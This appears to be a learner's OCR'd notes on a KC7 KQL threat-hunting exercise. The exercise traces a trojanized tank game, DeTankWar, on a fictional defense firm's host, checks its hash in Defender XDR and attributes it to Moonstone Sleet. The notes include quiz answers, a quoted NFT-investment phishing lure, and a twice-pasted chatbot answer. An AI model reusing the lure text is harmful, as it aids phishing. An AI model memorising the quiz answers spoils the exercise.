
KQL exercise from KC7 challenge - TitanShield

Created	@September 1, 2025 4:53 AM




Absolutely! Based on multiple reputable sources, Moonstone Sleet's attacks are focused on the goals of **espionage and revenue generation**:

- Microsoft reports that the group's operations are aimed at *intelligence collection and revenue generation.* BleepingComputer Duo Security
- SOCRadar also notes that Moonstone Sleet aligns closely with North Korea's dual objectives: *financial gain and geopolitical intelligence gathering.* SoCRadar

So the complete sentence would read:

> **Moonstone Sleet's attacks are focused on the goals of *espionage* and revenue generation.**

This reflects the group's dual-purpose campaigns—carrying out both state-sponsored strategic intelligence operations and financially driven ransomware extortion.



>

TitanShield's under attack — twice. 💥 One group sent a fake tank game. The other used a romance scheme. Both went after **Project Omega.**

This mission's different. You'll combine internal logs with external intel from **Microsoft Defender XDR** to figure out who did what — and how far they got.

You're not just chasing clues now. You're going toe-to-toe with **nation-state actors.**

Let's make it count.

Welcome to TitanShield!

TitanShield is a world-class defense company best known for manufacturing to keep the world safe 🦅


Recently, TitanShield has noticed some unusual activity on their network 🧐. But not just any network. Someone is messing with files in our most top-secret project: **Project Omega!** 🕵️🖥️

Project Omega is TitanShield's most ambitious and classified defense project, aimed at revolutionizing modern warfare through the integration of advanced AI 🤖 and autonomous drone technology ✈️. The unified goal of Project Omega is to create an intelligent 🧠, fully autonomous defense system capable of neutralizing threats with unparalleled precision 🎯 and speed ⚡.

Imagine the implications if that technology got into the wrong hands!

Anyways... let's get to work investigating this!

One of our employees has reported that their computer has been acting strangely 🤔 after installing a new game that they first heard about on LinkedIn.



James Douglas
Lead Defense Engineer at Titan Shield
2d •

Wow! This new tank game, DeTankWar, is so much fun! If you haven't already downloaded it, what are you waiting for?

https://lnkd.in/gq5FVQqF

Jenn M and 40 others 1 comment • 6 reposts

Let's see if we can find any sign of that game on James' device.


What was the name of the game that James mentioned in his LinkedIn post?

Now, let's find James' device so we can look for that game on it.

Use the `Employees` table to find James' hostname.

```
Employees
| where name == "James Douglas"
```

Q1.What is James' hostname?



```
"hire_date": 2022-05-04T00:00:00.000Z,
"name": James Douglas,
"user_agent": Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Win64; x64; Trident/4.0),
"ip_addr": 10.10.0.10,
"email_addr": james_douglas@titanshield.com,
"username": jadouglas,
"role": Lead Defense Engineer,
"hostname": UB9I-DESKTOP,
"mfa_enabled": False,
"company_domain": titanshield.com
```

Now, let's look for the game on James' host. We can do this using the `FileCreationEvents` table. Modify the query below to find the answer!

```
FileCreationEvents
| where hostname == "<JAMES' HOSTNAME HERE>"
| where filename has "DeTankWar"
```

Q2. How many results did this query return?

1




Table 1

timestamp	hostname	username	sha256	path	filename	process_na
7/9/2024, 2:59:23 PM	UB9I-DESKTOP	jadouglas	56554117d96d12bd3504ebef2a	C:\Users\jadouglas\Downlc	DeTankWar.exe	chrome.exe

```
"timestamp": 2024-07-09T14:59:23.000Z,
"hostname": UB9I-DESKTOP,
"username": jadouglas,
"sha256": 56554117d96d12bd3504ebef2a8f28e790dd1fe583c33ad58ccbf614313ead8c,
"path": C:\Users\jadouglas\Downloads\DeTankWar.exe,
"filename": DeTankWar.exe,
"process_name": chrome.exe

```


Great, we found the file!

A3. What is the SHA256 hash of this file?


Nicely done! We found the file, but we still have no idea whether it's malicious, or who put it there! #attributionmatters

Fortunately for us, we can use the Microsoft Defender XDR portal to research this file and learn more about it.

Go to Microsoft Defender XDR and search the hash using the intel explorer tool.


Microsoft
Microsoft Defender
Intel explorer
All
Search
Featured
Featured
Activity profile: Storm-2
spearphishing NATO tar
T1593 - Search Open Websites...
T1585 - Establish Accounts
T1585.002 - Email Accounts
T1566 - Phishing
8 days ago | No indicators
Recent articles
1 - 5 of 2,967

(You can still continue the module if you don't have access to Microsoft Defender XDR. We've got you covered.)



Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks.**

41/72 security vendors flagged this file as malicious


41 / 72

Community Score

56554117d96d12bd3504ebef2a8f28e790dd1fe583c33ad58ccbf614313ead8c

beta_release_v.1.32.exe

2025-08-27 12:12:52 UTC



Popular threat label: trojan.casdet/filerepmalware

Threat categories: trojan


Family labels: casdet filerepmalw

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Trojan/Win.Agent.C5627847
Alibaba	Trojan:Win32/Casdet.1be578dc
AliCloud	Trojan:Win/Casdet.krgcr
ALYac	Backdoor.Agent.status
Arcabit	Trojan.Generic.D44A2B1D

Q5. What is the score assigned to this file?



56554117d96d12bd3504ebef2a8f28e790dd1fe583c33ad58ccbf614313ead8c


Malicious (Score : 100) Last seen: 2024-08-04

Reputation: Malicious (Score: 100)

Severity	Rule	Description
◆	Cyber Threat Intelligence	Moonstone Sleet
■	Indicator related to a known Malware campaign	Indicator related to a known Malware campaign

A score of `100` means Microsoft Threat Intelligence has high confidence the file is maliciou

Now, let's use Defender XDR TI to learn which threat actor is linked to this campaign.



Intel profiles (1)

Moonstone Sleet

The actor that Microsoft tracks as Moonstone Sleet (formerly Storm-1789) is a nation-state activity group based out of North Korea. M

53 indicators | Storm-1789

Articles (1)


2 months ago

Moonstone Sleet using malicious tank game to infect devices

Since February 2024, Microsoft has observed Moonstone Sleet infecting devices using a malicious tank game called DeTankWar. DeTa

24 indicators | Moonstone Sleet, Mimikatz, T1583 - Acquire Infrastructure, T1585 - Establish Accounts, T1585.001 - Social Media Accour Impair Defenses, T1562.001 - Disable or Modify Tools, T1003 - OS Credential Dumping, T1003.001 - LSASS Memory, T10(


Q6. Which threat actor is this file attributed to?



Profile ↑	Country/region of ori...	Targets	Defender TI indicators
Moonstone Sleet Aliases: Storm-1789, LABYRINTH CHOLLIMA The threat actor that Microsoft tracks as Moonstone Sleet (formerly Storm-1789) is a nation-state activity group based out of...	North Korea	Defense Industrial Base: Aircraft Defense Industrial Base: Space Education Healthcare & Public Health Information Technology	83
Storm-1877 Please take a moment to provide feedback on this Threat Intelligence profile here. The actor that Microsoft tracks as Storm-1877 is an...	North Korea	Defense Industrial Base Financial Services Information Technology	199

Moonstone Sleet

Q7. Under the `Articles` section of the Defender XDR report for this file, there is one article listed. What is the title of that article?


Articles (1)

2 months ago


Moonstone Sleet using malicious tank game to infect devices

Since February 2024, Microsoft has observed Moonstone Sleet infecting devices using a malicious tank game called DeTankWar. DeTa

24 indicators | Moonstone Sleet, Mimikatz, T1583 - Acquire Infrastructure, T1585 - Establish Accounts, T1585.001 - Social Media Accou Impair Defenses, T1562.001 - Disable or Modify Tools, T1003 - OS Credential Dumping, T1003.001 - LSASS Memory, T10

We'll want to learn more about that campaign soon. First, let's see what else we can learn about Moonstone Sleet.

Scroll down to the `Intel Profiles` section and click on the Moonstone Sleet Actor Profile.



Snapshot

The actor that Microsoft tracks as Moonstone Sleet (formerly Storm-1789) is a nation-state activity group based out of North Korea. Moonstone Sleet is known to primarily target individuals and organizations within the software development, information technology, education, and defense industrial base sectors with attacks focused on the goal of espionage and revenue generation. Initially, Moonstone Sleet demonstrated significant overlap with the North Korean threat actor group tracked by Microsoft as Diamond Sleet, in using tactics, techniques, and procedures (TTPs) exclusive to Diamond Sleet. However, Moonstone Sleet has since shifted to its own unique TTPs for its attacks, establishing itself as a distinct, well-resourced North Korean threat actor. Moonstone Sleet is known to set up fake companies and job opportunities to engage with potential targets, employ trojanized versions of legitimate tools, create a fully functional malicious game, and deliver a new custom ransomware. Microsoft Defender for Endpoint detects Moonstone Sleet activity. Defend against threat actors like Moonstone Sleet by deploying attack surface reduction tools and enabling controlled folder access.

Q8. Which country is Moonstone Sleet based out of?

> Refer answer to Q6 ScreenShot - North Korea


Q9. Moonstone Sleet targets individuals and organizations within the software development, information technology, education, and __ _ sectors.


"Moonstone Sleet targets individuals and organizations within the software development, information technology, education, and defense industrial base sectors."

CyberMaterial Duo Security

According the Google result

Q10. Moonstone Sleet's attacks are focused on the goals of __ and revenue generation.



Targeting Details

Moonstone Sleet's primary goals appear to be espionage and revenue generation. Targeted sectors to date include both individuals and organizations in the software and information technology, education, and defense industrial base sectors.

Software companies and developers

Since early January 2024, Moonstone Sleet has used fake software development companies to solicit work or cooperation. This actor has also targeted individuals looking for work in software development, sending candidates a "skills test" that instead delivers malware through a malicious NPM package.

Aerospace

In early December 2023, we observed Moonstone Sleet compromising a defense technology company to steal credentials and intellectual property. In April 2024, the actor ransomed the organization using FakePenny. The same month, we observed Moonstone Sleet compromise a company that makes drone technology. In May 2024, the threat actor compromised a company that makes aircraft parts.

Absolutely! Based on multiple reputable sources, Moonstone Sleet's attacks are focused on the goals of **espionage and revenue generation**:


- Microsoft reports that the group's operations are aimed at *intelligence collection and revenue generation*.BleepingComputerDuo Security
- SOCRadar also notes that Moonstone Sleet aligns closely with North Korea's dual objectives: *financial gain and geopolitical intelligence gathering*.SoCRada

So

> Moonstone Sleet's attacks are focused on the goals of ***espionage and revenue generation***.

This reflects the group's dual-purpose campaigns—carrying out both state-sponsored strategic intelligence operations and financially driven ransomware extortion.

Q11. Moonstone Sleet has demonstrated a significant overlap with which other North Korean threat actor?




Snapshot

The actor that Microsoft tracks as Moonstone Sleet (formerly Storm-1789) is a nation-state activity group based out of North Korea. Moonstone Sleet is known to primarily target individuals and organizations within the software development, information technology, education, and defense industrial base sectors with attacks focused on the goal of espionage and revenue generation. Initially, Moonstone Sleet demonstrated significant overlap with the North Korean threat actor group tracked by Microsoft as Diamond Sleet, in using tactics, techniques, and procedures (TTPs) exclusive to Diamond Sleet. However, Moonstone Sleet has since shifted to its own unique TTPs for its attacks, establishing itself as a distinct, well-resourced North Korean threat actor. Moonstone Sleet is known to set up fake companies and job opportunities to engage with potential targets, employ trojanized versions of legitimate tools, create a fully functional malicious game, and deliver a new custom ransomware. Microsoft Defender for Endpoint detects Moonstone Sleet activity. Defend against threat actors like Moonstone Sleet by deploying attack surface reduction tools and enabling controlled folder access.

Great, so now we have a high-level understanding of the threat actor. Let's dive in and learn a bit more about this malicious tank game campaign.

Go back to the file overview and click on the `Moonstone Sleet using malicious tank game to infect devices` article.



Snapshot


Since February 2024, Microsoft has observed Moonstone Sleet infecting devices using a malicious tank game called DeTankWar. DeTankWar is a fully functional downloadable game that requires player registration, including username/password and invite code. In some cases, after gaining initial access via the tank game, Moonstone Sleet conducted lateral movement and extensive exfiltration of data from impacted organizations. The actor has shared the DeTankWar malware extensively via social media and through directly contacting organizations in the gaming, education, and software development sectors, suggesting the actor is putting intense effort behind this campaign. The variety of campaigns involving this game is a strong validation of Moonstone Sleet being a well-resourced threat actor that invests heavily in refining the quality of their lures and malware delivery vehicles.

Customers can use Microsoft Defender XDR to detect activity related to this threat actor in their environments. Microsoft Defender for Endpoint detects many components of this activity, such as *Moonstone Sleet actor activity detected*, and Microsoft Defender Antivirus detects the malware execution with behavioral signatures.

Q12. According to the article, when did this campaign begin?

> Refer to screenshot above

Q13. According to the article, the initial access vectors used in this campaign include messaging platforms and ??



Attack chain

Initial access

Moonstone Sleet often approaches its targets either through messaging platforms or by email. We have observed the threat actor presenting itself as a game developer seeking either investment or developer support. In these emails, Moonstone Sleet masquerades as a legitimate blockchain company or uses fake companies. Moonstone Sleet presents DeTankWar as a nonfungible token (NFT)-enabled, play-to-earn game available on Windows, Mac, and Linux.

Dear ,
I hope this message finds you well.
I am reaching out to discuss an exciting investment opportunity in an NFT game project that is nearing completion. As an investor in the project, I have been impressed by the progress and potential of this venture. However, we are seeking additional investment to take the project to the next level.
The C.C.Waterfall is currently in the process of developing a new play-to-earn (P2E) game titled "DeTankWar."
We finished beta version of this game but need expert game developers because of issues and new version.
Would you be interested in learning more about this opportunity? I would be happy to provide you with more details and discuss how you can become a part of this innovative project.
Looking forward to your response.
Best regards,
Joseph Miller

project: https://www.detankwar.com/?invite=

Ah, so maybe there was a phishing email used to target James!

The report includes a screenshot of a sample phishing email.

Q14. What is the domain name included in that email?

```
Email
| where link has "DeTankWar"
| distinct recipient
```

Q15. How many distinct TitanShield employees were targeted?




Table 1

6

recipient
ethan_johnson@titanshield.com
amir_ali@titanshield.com
ryan_patel@titanshield.com
james_douglas@titanshield.com
lucas_nguyen@titanshield.com
henry_kim@titanshield.com

